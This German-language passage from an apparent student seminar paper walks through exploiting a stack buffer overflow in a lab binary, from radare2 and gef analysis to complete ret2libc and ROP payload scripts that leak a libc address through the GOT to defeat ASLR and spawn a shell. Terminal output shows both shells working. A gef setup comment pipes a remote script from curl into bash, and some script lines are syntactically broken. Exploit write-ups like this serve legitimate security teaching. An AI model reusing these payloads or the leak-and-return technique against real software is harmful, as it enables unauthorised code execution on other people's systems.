    - in diese wird via scanf() User Input geschrieben
      - %s ist der Formatstring (ein String)

:pdc for copy():

```

int sym.copy (int esi, int edx) {
    loc_0x401146:
        // CALL XREF from main @ 0x40118d

```

```

push (rbp)
rbp = rsp
rsp += 0xfffffffffffffff80
rax = var_80h
rsi = rax
rdi = rip + 0xeac // "%s"
// 0x402008 // const char *format
eax = 0
sym.imp.__isoc99_scanf ()
// int scanf("%s")
no
leav // rsp // rsp
re
// (break)
}

```

- Zu beachten ist:
  - die `buffer` Variable hat die Größe 128 Bytes
  - es gibt keinen Check, der den entgegengenommenen Userinput auf diese Länge prüft

Als nächster Schritt wird Userinput generiert um einen Segmentation Fault zu provozieren:

```

root::kali:Linux Anwendung:# python3 -c "print('a'*15)" | ./bin
Welcome student! Can you run /bin/sh
root::kali:Linux Anwendung:# python3 -c "print('a'*150)" | ./bin
Welcome student! Can you run /bin/sh
zsh: done python3 -c "print('a'*150)" |
zsh: segmentation fault ./bin
root::kali:Linux Anwendung:#

```

Jetzt kann eine De-Bruijn-Folge verwendet werden um den Fehler genauer zu analysieren (obwohl man den Offset schon erraten kann):

```

# I have installed the gef extension for gdb!
# bash -c "$(curl -fsSL http://gef.blah.cat/sh)"
gdb bin

gef> pattern create
[+] Generating a pattern of 1024 bytes (n=8)
aaaaaaaaabaaaaaaaaacaaaaaaaaadaaaaaaaaaeaaaaaaaafaaaaaaaagaaaaaaaahaaaaaaaaiaaaaaaajaaaaaaaka
[+] Saved as '$_gef0' # copy string to clipboard.

gef> run
# paste string.

```

```

[0] i:zsh*Z 2:grip-
[ Legend: Modified register | Code | Heap | Stack | String ]

$rax : 0x1
$rbx : 0x000000004011a0 → <__libc_csu_init+0> endbr64
$rcx : 0x0
$rdx : 0x0
$rspx : 0x007fffffd8c8 → "raaaaaasaaaaataaaaaauaaaaavaaaaawaaaaaaxa[...]"
$rbp : 0x61616161616171 ("qaaaaaa?")
$rsi : 0xa
$rdi : 0x007fffffd300 → 0x007ffff7ded634 → "__tunable_get_val"
$rip : 0x00000000401168 → <copy+34> ret
$r8 : 0x400
$r9 : 0xffffffffffffff88
$r10 : 0x0
$r11 : 0x246
$r12 : 0x00000000401060 → <_start+0> endbr64
$r13 : 0x0
$r14 : 0x0
$r15 : 0x0
$eflags: [zero carry parity adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x007fffffd8c8|+0x0000: "raaaaaasaaaaataaaaaauaaaaavaaaaawaaaaaaxa[...]" ← $rsp
0x007fffffd8d0|+0x0008: "aaaaaaataaaaaauaaaaavaaaaawaaaaaaxaaaaaaya[...]"
0x007fffffd8d8|+0x0010: "taaaaaauaaaaavaaaaawaaaaaaxaaaaaayaaaaaaza[...]"
0x007fffffd8e0|+0x0018: "uaaaaaavaaaaawaaaaaaxaaaaaayaaaaaazaaaaabba[...]"
0x007fffffd8e8|+0x0020: "vaaaaaawaaaaaaxaaaaaayaaaaaazaaaaabbaaaaaabca[...]"
0x007fffffd8f0|+0x0028: "waaaaaaxaaaaaayaaaaaazaaaaabbaaaaaabcaaaaaabda[...]"
0x007fffffd8f8|+0x0030: "xaaaaaayaaaaaazaaaaabbaaaaaabcaaaaaabdaaaaaabea[...]"
0x007fffffd900|+0x0038: "yaaaaaazaaaaabbaaaaaabcaaaaaabdaaaaaabeaaaaabfa[...]"

0x401161 <copy+27> call 0x401050 <__isoc99_scanf@plt>
0x401166 <copy+32> nop
0x401167 <copy+33> leave
→ 0x401168 <copy+34> ret
[!] Cannot disassemble from $PC

[#0] Id 1, Name: "bin", stopped 0x401168 in copy (), reason: SIGSEGV
[#0] 0x401168 → copy()

gef>

```

- Der Substring `qaaaaaa` landet im Basepointer

```

gef> bt 2
#0 0x000000000000401168 in copy ()
#1 0x6161616161616172 in ?? ()
(More stack frames follow...)
gef> $ 0x6161616161616172
7016996765293437298
0x6161616161616172
0b11000010110000101100001011000010110000101100001011000010110010
b'aaaaaaar'
b'raaaaaaa'
gef>

```

- Der Substring `raaaaaaa` würde im \$PC landen (produziert SIGSEGV)

```
gef> patter search qaaaaaaaa
[+] Searching for 'qaaaaaaaa'
[+] Found at offset 121 (little-endian search) likely
[+] Found at offset 128 (big-endian search)
gef> patter search raaaaaaaa
[+] Searching for 'raaaaaaaaa'
[+] Found at offset 129 (little-endian search) likely
[+] Found at offset 136 (big-endian search)
gef> █
```

- die `buffer` Variable endet tatsächlich bei 128
- danach kommt das Backup des Basepointers
- danach die Adresse, bei der es nach dem `ret` weiter geht
- wir können also den `$PC` modifizieren

```
gef> checksec
[+] checksec for '/root/projects/MCS/MCS3_WH3_seminar_paper/Linux Anwendung/bin'
Canary                : x
NX                    : ✓
PIE                   : x
Fortify               : x
RelRO                 : Full
gef> █
```

- allerdings können wir aufgrund des gesetzten NX-Bits keine Anweisungen am Stack ausführen
- wir müssen also vorhandene Anweisungen nutzen (Gadgets)

## BOF ohne ASLR

- zuerst wird ASLR deaktiviert:
  - in einer Shell: `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
  - in gdb gef: `aslr off`

```
gef> got
```

```
GOT protection: Full RelRO | GOT functions: 3
```

```
[0x403fc8] puts@GLIBC_2.2.5 → 0x7ffff7e4be10
[0x403fd0] fflush@GLIBC_2.2.5 → 0x7ffff7e49f20
[0x403fd8] __isoc99_scanf@GLIBC_2.7 → 0x7ffff7e2edc0
```

- die Funktionen in der GOT (Global Offsets Table)

```
gef> elf-info
# abbreviated.
```

[12]	.plt	SHT_PROGBITS	0x401020	0x1020	0x40	0x10
[13]	.text	SHT_PROGBITS	0x401060	0x1060	0x1b5	0x0
[14]	.fini	SHT_PROGBITS	0x401218	0x1218	0xd	0x0
[15]	.rodata	SHT_PROGBITS	0x402000	0x2000	0x35	0x0
[16]	.eh_frame_hdr	SHT_PROGBITS	0x402038	0x2038	0x44	0x0
[17]	.eh_frame	SHT_PROGBITS	0x402080	0x2080	0x108	0x0
[18]	.init_array	SHT_INIT_ARRAY	0x403db0	0x2db0	0x8	0x8
[19]	.fini_array	SHT_FINI_ARRAY	0x403db8	0x2db8	0x8	0x8
[20]	.dynamic	SHT_DYNAMIC	0x403dc0	0x2dc0	0x1f0	0x10
[21]	.got	SHT_PROGBITS	0x403fb0	0x2fb0	0x50	0x8

# abbreviated.

```

gef> x/15i 0x401020
0x401020: push QWORD PTR [rip+0x2f92] # 0x403fb8
0x401026: jmp QWORD PTR [rip+0x2f94] # 0x403fc0
0x40102c: nop DWORD PTR [rax+0x0]
0x401030: <puts@plt>: jmp QWORD PTR [rip+0x2f92] # 0x403fc8 <puts@got.plt>
0x401036: <puts@plt+6>: push 0x0
0x40103b: <puts@plt+11>: jmp 0x401020
0x401040: <fflush@plt>: jmp QWORD PTR [rip+0x2f8a] # 0x403fd0 <fflush@got.plt>
0x401046: <fflush@plt+6>: push 0x1
0x40104b: <fflush@plt+11>: jmp 0x401020
0x401050: <__isoc99_scanf@plt>: jmp QWORD PTR [rip+0x2f82] # 0x403fd8 <__isoc99_scanf@got.plt>
0x401056: <__isoc99_scanf@plt+6>: push 0x2
0x40105b: <__isoc99_scanf@plt+11>: jmp 0x401020
0x401060: <_start>: endbr64
0x401064: <_start+4>: xor ebp,ebp
0x401066: <_start+6>: mov r9,rdx
gef>

```

- Die Verlinkungen der Funktionen (GOT/PLT/libc)

```

gef> info proc map
process 18416
Mapped address spaces:

```

Start Addr	End Addr	Size	Offset	objfile
0x400000	0x401000	0x1000	0x0	/root/projects/MCS/M
0x401000	0x402000	0x1000	0x1000	/root/projects/MCS/M
0x402000	0x403000	0x1000	0x2000	/root/projects/MCS/M
0x403000	0x404000	0x1000	0x2000	/root/projects/MCS/M
0x404000	0x405000	0x1000	0x3000	/root/projects/MCS/M
0x405000	0x426000	0x21000	0x0	[heap]
0x7ffff7dd4000	0x7ffff7dd6000	0x2000	0x0	
0x7ffff7dd6000	0x7ffff7dfc000	0x26000	0x0	/usr/lib/x86_64-linu
0x7ffff7dfc000	0x7ffff7f54000	0x158000	0x26000	/usr/lib/x86_64-linu
0x7ffff7f54000	0x7ffff7fa0000	0x4c000	0x17e000	/usr/lib/x86_64-linu
0x7ffff7fa0000	0x7ffff7fa1000	0x1000	0x1ca000	/usr/lib/x86_64-linu
0x7ffff7fa1000	0x7ffff7fa4000	0x3000	0x1ca000	/usr/lib/x86_64-linu
0x7ffff7fa4000	0x7ffff7fa7000	0x3000	0x1cd000	/usr/lib/x86_64-linu
0x7ffff7fa7000	0x7ffff7fb2000	0xb000	0x0	
0x7ffff7fc6000	0x7ffff7fca000	0x4000	0x0	[vvar]
0x7ffff7fca000	0x7ffff7fcc000	0x2000	0x0	[vdso]
0x7ffff7fcc000	0x7ffff7fcd000	0x1000	0x0	/usr/lib/x86_64-linu
0x7ffff7fcd000	0x7ffff7ff1000	0x24000	0x1000	/usr/lib/x86_64-linu
0x7ffff7ff1000	0x7ffff7ffb000	0xa000	0x25000	/usr/lib/x86_64-linu
0x7ffff7ffb000	0x7ffff7ffd000	0x2000	0x2e000	/usr/lib/x86_64-linu



0x7ffff7ffd000	0x7ffff7fff000	0x2000	0x30000 /usr/lib/x86_64-linux
0x7ffff7ffd000	0x7ffff7fff000	0x22000	0x0 [stack]

- Start-Position der libc: 0x7ffff7dd6000
- Vergleiche mit: info sharedlib
  - /lib/x86\_64-linux-gnu/libc.so.6 ist ein statischer Link! (siehe ls -l <path> )

Da ASLR deaktiviert ist, sind diese Adressen statisch:

```
root::kali:Linux Anwendung:# repeat 5 ldd ./bin | head -n1
linux-vdso.so.1 (0x00007ffff7fca000)
linux-vdso.so.1 (0x00007ffff7fca000)
linux-vdso.so.1 (0x00007ffff7fca000)
linux-vdso.so.1 (0x00007ffff7fca000)
linux-vdso.so.1 (0x00007ffff7fca000)
```

Der grobe Plan für das Payload ist folgender:

- system() Call mit /bin/sh als Parameter
  - bei 64bit Linux erwartet dieser Call die Adresse des Strings im rdi Register
- gefolgt von einem exit()
- wir benötigen also:
  - Adresse für system()
  - Adresse für exit()
  - Adresse für den /bin/sh String
  - Adresse eines pop-rdi-ret-Gadgets

```
[0] !:zsh*Z 2:grip-
gef> p system
$1 = {int (const char *)} 0x7ffff7e1f860 <__libc_system>
gef> p exit
$2 = {void (int)} 0x7ffff7e15100 <__GI_exit>
gef> grep '/bin/sh'
[+] Searching '/bin/sh' in memory
[+] In '/root/projects/MCS/MCS3_WH3_seminar_paper/Linux Anwendung/bin'(0x402000-0x403000), permission=r--
0x40202d - 0x402034 -> "/bin/sh"
[+] In '/root/projects/MCS/MCS3_WH3_seminar_paper/Linux Anwendung/bin'(0x403000-0x404000), permission=r--
0x40302d - 0x403034 -> "/bin/sh"
[+] In '[heap]'(0x405000-0x426000), permission=rw-
0x4052bd - 0x4052c6 -> "/bin/sh\n"
[+] In '/usr/lib/x86_64-linux-gnu/libc-2.33.so'(0x7ffff7f54000-0x7ffff7fa0000), permission=r--
0x7ffff7f6e882 - 0x7ffff7f6e889 -> "/bin/sh"
[+] In '[stack]'(0x7ffff7fdd000-0x7ffff7fff000), permission=rw-
0x7ffff7ffe716 - 0x7ffff7ffe742 -> "/bin/sh -c 'col -b | nvim -c 'set ft=man' -'"
gef> ropper --search 'pop rdi; ret;'
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi; ret;

[INFO] File: /root/projects/MCS/MCS3_WH3_seminar_paper/Linux Anwendung/bin
0x000000000401203: pop rdi; ret;
```



Hier ist der finale Payload-Generator für deaktiviertes ASLR:

```
#!/usr/bin/env python3

# gef> p system
# 0x7ffff7e1f860
system_call = b"\x00\x00\x7f\xff\xf7\xe1\xf8\x60"[::-1]
# make sure the length fits the architecture!
# null is no issue here because scanf() with a "%s"
# format string does not stop reading there.

# gef> p exit
# 0x7ffff7e15100
exit_call = b"\x00\x00\x7f\xff\xf7\xe1\x51\x00"[::-1]

# gef> grep '/bin/sh'
bin_sh_string = b"\x00\x00\x7f\xff\xf7\xf6\xe8\x82"[::-1]

buffer = 128 * b"a" # 0x61
backup_base_pointer = 8 * b"b" # 0x62

# gef> ropper --search 'pop rdi; red;'
rop_pop_rdi_ret = b"\x00\x00\x00\x00\x00\x40\x12\x03"[::-1]

payload = (
    buffer # padding.
    + backup_base_pointer # padding.
    + rop_pop_rdi_ret
    + bin_sh_string
    + system_call
    + exit_call
)

f = open("payload", "wb")
f.write(payload)
```

Das generierte Payload (via Radare2):

```
[0] 1:zsh*Z 2:grip-
[0x00000000 [Xadvc]0 0% 736 payload]> xc
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF  comment
0x00000000  6161 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaaaa
0x00000010  6161 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaaaa
0x00000020  6161 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaaaa
0x00000030  6161 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaaaa
0x00000040  6161 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaaaa
0x00000050  6161 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaaaa
0x00000060  6161 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaaaa
0x00000070  6161 6161 6161 6161 6161 6161 6161 6161 6161  aaaaaaaaaaaaaaaaaa
0x00000080  6262 6262 6262 6262 0312 4000 0000 0000  bbbbbbbb..@.....
0x00000090  82e8 f6f7 ff7f 0000 60f8 e1f7 ff7f 0000  .......`.....
0x000000a0  0051 e1f7 ff7f 0000 ffff ffff ffff ffff  .Q.....
0x000000b0  ffff ffff ffff ffff ffff ffff ffff ffff  .....
```

Und die Ausführung des Exploits:

```
[0] 1:zsh*Z 2:grip-
root::kali:Linux Anwendung:# cat payload - | ./bin
Welcome student! Can you run /bin/sh

ps -p $$
    PID TTY          TIME CMD
  20302 pts/3        00:00:00 sh
exit

Time: 0h:00m:08s
root::kali:Linux Anwendung:#
```

- das `-` beim `cat` sorgt dafür, dass `stdin` nicht geschlossen wird (was bei einer Shell ein Problem wäre)

## BOF mit ASLR

Testen wir nun unser Payload mit aktiviertem ASLR:

```
root::kali:Linux Anwendung:# echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
2
root::kali:Linux Anwendung:# cat payload - | ./bin
Welcome student! Can you run /bin/sh
ps -p $$

zsh: broken pipe          cat payload - |
zsh: segmentation fault  ./bin
Time: 0h:00m:04s
root::kali:Linux Anwendung:#
```

- die Adressen stimmen also nicht mehr
- die Kontrolle via `gdb (aslr on)` bestätigt das:
  - Die Positionen von `system()`, `exit()` und `/bin/sh` sind jetzt variabel!
  - aber `puts()`, `scanf()` und `fflush()` können weiterhin verwendet werden (via GOT/PLT)

```
root::kali:Linux Anwendung:# repeat 5 ldd ./bin | head -n1
linux-vdso.so.1 (0x00007fffc168ea000)
linux-vdso.so.1 (0x00007fffc9aade000)
linux-vdso.so.1 (0x00007ffff6bc3000)
linux-vdso.so.1 (0x00007fffc0374c000)
linux-vdso.so.1 (0x00007ffcb0996000)
```

- jeder Neustart der Binary führt zu einer neuen Stelle im Memory, in welche die statischen Libraries gemapped werden

Der neue Plan ist folgender:

- leaken einer Funktionsadresse, die von ASLR beeinflusst wird (um den Offset berechnen zu können)
- im gleichen (!) Prozessablauf: Einlesen eines zweiten Payloads, welches die (via dem Offset) korrigierten Adressen für das Poppen der Shell beinhaltet

Das Programm muss also so manipuliert werden, dass es zwei Payloads entgegennehmen kann. Zwischen diesen Aufrufen muss der Leak stattfinden.

Dies muss in einem durchgehenden Prozessablauf stattfinden, da beim Erstellen eines neuen Prozesses auch ein neuer Offset generiert wird! (siehe `1dd` Code Snippet)

Das zweite Payload muss variabel gestaltbar sein. Hierzu wird `pwntools` verwendet um programmatisch mit dem `bin` Prozess interagieren zu können. (`stdin` / `stdout`)

Im ersten Schritt wurde der Adress-Leak provoziert (payload1):

```
payload1 = (  
    buffer # padding.  
    + backup_base_pointer # padding.  
    + rop_pop_rdi_ret # pops puts_got.  
    + puts_got # points to address affected by aslr.  
    + rop_puts # outputs address that puts_got points to.  
)
```

- `rop_pop_rdi_ret` lädt die Adresse, auf die `puts_got` zeigt in das `rdi` Register
  - `puts_got` wurde via `gef➤ got` identifiziert
  - `puts_got` zeigt auf die eigentliche Funktion (ASLR-Abhängige Position)
- `rop_puts` gibt diese dann über `stdout` aus
- durch starten des Payloads ohne ASLR erhalten wir die Adresse: `0x7ffff7e4be10`
  - dies entspricht unserem vorherigen Aufruf von `gef➤ got`, wir erhalten also tatsächlich eine brauchbare Adresse
  - Puts-Leak `0x7ffff7e4be10` minus libc-Start `0x7ffff7dd6000` ergibt einen Wert von `0x75e10` (`offset_to_libc`)
  - mit diesen Werten können wir nun den Offset berechnen bei aktiviertem ASLR berechnen
- bevor wir das zweite Payload schicken können, muss noch ein weiterer `scanf()` aufruf ausgelöst werden
  - hierzu wird hinter `rop_puts` die Adresse von `main+0` auf den Stack gelegt:

```
# this payload leaks the ASLR address of puts and restarts main:
payload1 = (
    buffer # padding.
    + backup_base_pointer # padding.
    + rop_pop_rdi_ret # pops puts_got.
    + puts_got # points to address affected by aslr.
    + rop_puts # outputs address that puts_got points to.
    + main_line0 # restarts app for second payload.
)
```

- beim Verwenden dieses Payloads wird tatsächlich nach dem Leak wieder eine Eingabeaufforderung gestartet (da die `main()` von Vorne beginnt):

```
root::kali:Linux Anwendung:# cat payload - | ./bin
Welcome student! Can you run /bin/sh

>)j-
Welcome student! Can you run /bin/sh

asdf

zsh: broken pipe      cat payload - |
zsh: segmentation fault ./bin
Time: 0h:00m:04s
root::kali:Linux Anwendung:#
```

- der String `>)j-` entspricht ASCII Repräsentationen der geleakten Adresse
- Non-Printable Chars werden größtenteils nicht ausgegeben, pwntools hilft uns beim Einlesen dieser jedoch
- `payload1` ist damit fertig

---

Nach Empfangen des ersten Payloads und leaken der Adresse kann das zweite Payload geschickt werden:

```
# this payload uses the calculated offset to pop a shell:
payload2 = (
    buffer
    + backup_base_pointer
    + rop_pop_rdi_ret # pop sh string into rdi.
    + int_to_address(bin_sh_string) # aslr.
    + int_to_address(system_call) # aslr.
    + int_to_address(exit_call) # aslr.
)
```

- Dieses Payload entspricht quasi dem aus der Übung ohne ASLR

- allerdings werden hier (die von ASLR betroffenen) Adressen durch das Offset korrigiert

Das finale Script sieht folgendermaßen aus:

```
#!/usr/bin/env python3

from pwn import *
import binascii

DEBUG = False

scanf_buffer_size = 128
# via radare2 in sym.copy()
# add rsp, 0xffffffffffffff80
# 0x80 is 128

def int_to_address(i):
    # slice off '0x' and create bytearray:
    x = bytearray.fromhex(hex(i)[2:])
    # ensure correct length:
    while len(x) < 8:
        x = b"\x00" + x
    # return in reverse byte order:
    return x[::-1]

# addresses valid only with disabled aslr,
# these will be used to calculate the offset to libc:
system_call = b"\x00\x00\x7f\xff\xf7\xe1\xf8\x60"[::-1]
exit_call = b"\x00\x00\x7f\xff\xf7\xe1\x51\x00"[::-1]
bin_sh_string = b"\x00\x00\x7F\xFF\xF7\xF6\xE8\x82"[::-1]

# filler:
buffer = scanf_buffer_size * b"a" # 0x61
backup_base_pointer = 8 * b"b" # 0x62

# addresses valid with enabled aslr:
rop_pop_rdi_ret = b"\x00\x00\x00\x00\x00\x40\x12\x03"[::-1]
rop_puts = b"\x00\x00\x00\x00\x00\x40\x10\x30"::-1]
double_pop_ret = b"\x00\x00\x00\x00\x00\x40\x12\x01"::-1]
puts_got = b"\x00\x00\x00\x00\x00\x40\x3f\xc8"::-1]
flush_got = b"\x00\x00\x00\x00\x00\x40\x3f\xd0"::-1]
scanf_got = b"\x00\x00\x00\x00\x00\x40\x3f\xd8"::-1]
copy_line4 = b"\x00\x00\x00\x00\x00\x40\x11\x46"::-1]
main_line0 = b"\x00\x00\x00\x00\x00\x40\x11\x69"::-1]

# this payload leaks the ASLR address of puts and restarts main:
payload1 = (
    buffer # padding.
```

```

+ backup_base_pointer # padding.
+ rop_pop_rdi_ret # pops puts_got.
+ puts_got # points to address affected by aslr.
+ rop_puts # outputs address that puts_got points to.
+ main_line0 # restarts app for second payload.
)

p = process("./bin")

if DEBUG:
    raw_input(f"attach with gdb, then press enter:\ngdb -p {p.pid}")

r = p.recvuntil(b"Welcome student! Can you run /bin/sh\n")
print(r, "\n")

print("> sending first payload")
p.sendline(payload1)

leak = p.recv(7) # receive address of __GI__IO_puts plus line-feed.
leak = leak[::-1] # reverse byte order for printing.
leak = leak[1:] # slice off line-feed (0xa).

# e.g. leak: b'7ffff7e4be10
# gdb> x/i 0x7ffff7e4be10
# 0x7ffff7e4be10 <__GI__IO_puts>:      push    r14

print("puts leak:", binascii.b2a_hex(leak), end="")
print(" (check with gdb> x/i 0x... or gdb gef> got)")

#####
# calculated without aslr:
# gdb gef> info proc map
# 0x7ffff7dd6000      0x7ffff7dfc000      0x26000      0x0 /usr/lib/x86_64-linux-gn

# noaslr:
# leak:  b'7ffff7e4be10'
# offset to libc: 0x75e10

libc_start_noaslr = 0x7FFFF7DD6000
offset_to_libc = 0x75E10
#####

# with aslr:
# leak - 0x75e10 -> libc start

leak = int.from_bytes(leak, byteorder="big", signed=False)
offset = leak - libc_start_noaslr

print("calculated offset:", hex(offset))
libc_start = leak - offset_to_libc

print("libc start:", hex(libc_start), end="")
print(" (compare with gdb> info proc map)")

```

```

#####
# calculated without aslr:

# bin_sh_offset = int.from_bytes(bin_sh_string, byteorder="little", signed=False)
# system_offset = int.from_bytes(system_call, byteorder="little", signed=False) -
# exit_offset = int.from_bytes(exit_call, byteorder="little", signed=False) - libc

# print('/bin/sh offset from libc start:', hex(bin_sh_offset)) # 0x198882
# print('system() offset from libc start:', hex(system_offset)) # 0x49860
# print('exit_offset() offset from libc start:', hex(exit_offset)) # 0x3f100

# offsets from start of libc:
bin_sh_offset = 0x198882
system_offset = 0x49860
exit_offset = 0x3F100
#####

# calculate addresses as ints:
bin_sh_string = bin_sh_offset + libc_start
system_call = system_offset + libc_start
exit_call = exit_offset + libc_start

print("\ncalculated addresses:")
print("/bin/sh:", hex(bin_sh_string), "(gdb> x/s 0x...)")
print("system():", hex(system_call), "(gdb> x/i 0x...)")
print("exit():", hex(exit_call), "(gdb> x/i 0x...)")

r = p.recvuntil(b"Welcome student! Can you run /bin/sh\n")
print("\n", r, "\n", sep="")

# this payload uses the calculated offset to pop a shell:
payload2 = (
    buffer
    + backup_base_pointer
    + rop_pop_rdi_ret # pop sh string into rdi.
    + int_to_address(bin_sh_string) # aslr.
    + int_to_address(system_call) # aslr.
    + int_to_address(exit_call) # aslr.
)

print("> sending second payload")
p.sendline(payload2)

p.interactive()

```

Endlich haben wir eine Shell, die auch mit ASLR funktioniert!

```

[0] 1:zsh*Z 2:grip-
root::kali:Linux Anwendung:# echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
2
root::kali:Linux Anwendung:# ./bypass.py
[+] Starting local process './bin': pid 27522
b'Welcome student! Can you run /bin/sh\n'

> sending first payload
puts leak: b'7f10ad485e10' (check with gdb> x/i 0x... or gdb gef> got)
calculated offset: -0xef4a9501f0
libc start: 0x7f10ad410000 (compare with gdb> info proc map)

calculated addresses:
/bin/sh: 0x7f10ad5a8882 (gdb> x/s 0x...)
system(): 0x7f10ad459860 (gdb> x/i 0x...)
exit(): 0x7f10ad44f100 (gdb> x/i 0x...)

b'Welcome student! Can you run /bin/sh\n'

> sending second payload
[*] Switching to interactive mode
$ echo yes we can!
yes we can!
$ ps -p $$
    PID TTY          TIME CMD
  27525 pts/4        00:00:00 sh
$ █

```

Und natürlich auch ohne ASLR:

```

[0] 1:zsh*Z 2:grip-
root::kali:Linux Anwendung:# echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
root::kali:Linux Anwendung:# ./bypass.py
[+] Starting local process './bin': pid 27202
b'Welcome student! Can you run /bin/sh\n'

> sending first payload
puts leak: b'7ffff7e4be10' (check with gdb> x/i 0x... or gdb gef> got)
calculated offset: 0x75e10
libc start: 0x7ffff7dd6000 (compare with gdb> info proc map)

calculated addresses:
/bin/sh: 0x7ffff7f6e882 (gdb> x/s 0x...)
system(): 0x7ffff7e1f860 (gdb> x/i 0x...)
exit(): 0x7ffff7e15100 (gdb> x/i 0x...)

b'Welcome student! Can you run /bin/sh\n'

> sending second payload
[*] Switching to interactive mode
$ ps -p $$
    PID TTY          TIME CMD
  27205 pts/4        00:00:00 sh
$ █

```

- ich seh' gerade: das `sudo` fürs `tee` hätte ich mir auch sparen können
- das war mit Abstand die lustigste Übung :D

## Quellen



- MCS WH3 Slides aus Moodle
- <https://github.com/bmedicke/REED>
- <https://amsi.fail/>
- <https://rastamouse.me/memory-patching-amsi-bypass/>
- <https://fatrodzianko.com/2020/08/25/getting-rastamouses-amsiscanbufferbypass-to-work-again/>
- <https://github.com/besimorhino/powercat>
- <https://github.com/hugsy/gef>
- <https://github.com/Gallopsled/pwntools>
- <https://github.com/radareorg/radare2>